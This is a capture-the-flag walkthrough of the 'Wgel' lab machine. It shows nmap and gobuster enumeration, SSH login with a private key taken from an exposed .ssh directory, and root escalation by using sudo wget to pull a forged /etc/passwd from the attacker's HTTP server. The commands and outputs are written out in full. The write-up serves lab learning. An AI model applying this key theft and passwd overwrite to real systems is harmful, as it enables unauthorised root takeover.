Wgel CTF

Scanning / Enumeration

Nmap

```
nmap -T4 -sV  10.10.156.62
Starting Nmap 7.80 ( https://nmap.org ) at 2021-05-15 20:22 EDT
Nmap scan report for 10.10.156.62
Host is up (0.14s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol
2.0)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.47 seconds
```

Gobuster

```
gobuster dir -u 10.10.156.62 -w /usr/share/wordlists/dirbuster/directory-
list-2.3-medium.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.156.62
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-
medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2021/05/15 20:24:05 Starting gobuster
===============================================================
/sitemap (Status: 301)
Progress: 9511 / 220561 (4.31%)^C
```

```
[!] Keyboard interrupt detected, terminating.
===============================================================
2021/05/15 20:25:46 Finished
===============================================================
```

```
gobuster dir -u http://10.10.80.151/sitemap/ -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.80.151/sitemap/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-
medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2021/05/18 02:26:09 Starting gobuster
===============================================================
/images (Status: 301)
/css (Status: 301)
/js (Status: 301)
/fonts (Status: 301)
Progress: 18970 / 220561 (8.60%)^C
[!] Keyboard interrupt detected, terminating.
===============================================================
2021/05/18 02:29:52 Finished
===============================================================
```


Using different wordlist

```
gobuster dir -u 10.10.59.86/sitemap/ -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.59.86/sitemap/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirb/common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
```

```
===============================================================
2021/05/20 18:03:54 Starting gobuster
===============================================================
/.hta (Status: 403)
/.htaccess (Status: 403)
/.htpasswd (Status: 403)
/.ssh (Status: 301)
/css (Status: 301)
/fonts (Status: 301)
/images (Status: 301)
/index.html (Status: 200)
/js (Status: 301)
Progress: 2520 / 4615 (54.60%)^C
[!] Keyboard interrupt detected, terminating.
===============================================================
2021/05/20 18:04:26 Finished
===============================================================
```

Possible Usernames:
Adam Morris
Emily Turner
Noah Nelson
Dorothy Murphy

Jessie (found on default page's source code as a comment)



.ssh seems to be accessible, we get a rsa key

`ssh -i key jessie@10.10.59.86`

It works!

First flag is in /Documents

```
~/Documents$ ls
user_flag.txt
```

Privilege Escalation

Sudo permissions

Let's look at this user's permissions for sudo

```
sudo -l
Matching Defaults entries for jessie on CorpOne:
    env_reset, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bi
n\:/snap/bin

User jessie may run the following commands on CorpOne:
    (ALL : ALL) ALL
    (root) NOPASSWD: /usr/bin/wget
```

This user can run wget as sudo

Let's take a look at /etc/passwd

We could create a new password for root by using wget to upload a new /etc/passwd containing our new root password inside of it

Let's make our password in the right format

```
$ python
Python 2.7.17 (default, Oct 19 2019, 23:36:22)
[GCC 9.2.1 20191008] on linux2
Type "help", "copyright", "credits" or "license" for more information.
>>> import crypt
>>> crypt.crypt("password","none")
'noJZs3XczMf.c'
>>>
```

Prepare the new /etc/passwd

```
root:noJZs3XczMf.c:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
```

```
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System
(admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time
Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network
Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd
Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uuidd:x:107:111::/run/uuidd:/bin/false
lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117::/nonexistent:/bin/false
avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-
autoipd:/bin/false
avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:123:colord colour management
daemon,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-
dispatcher:/bin/false
hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false
kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false
pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false
saned:x:119:127::/var/lib/saned:/bin/false
usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false
jessie:x:1000:1000:jessie,,,:/home/jessie:/bin/bash
sshd:x:121:65534::/var/run/sshd:/usr/sbin/nologin
```

Let's prepare the host that wget is going to make requests to

`python3 -m http.server`

```
python3 -m http.server
Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
```

`sudo wget http://10.6.47.43:8000/passwd -O /etc/passwd`

This should overwrite /etc/passwd to the new one, adding our own root password in the process

Try to access root

`su root`
`password: password`

And it works!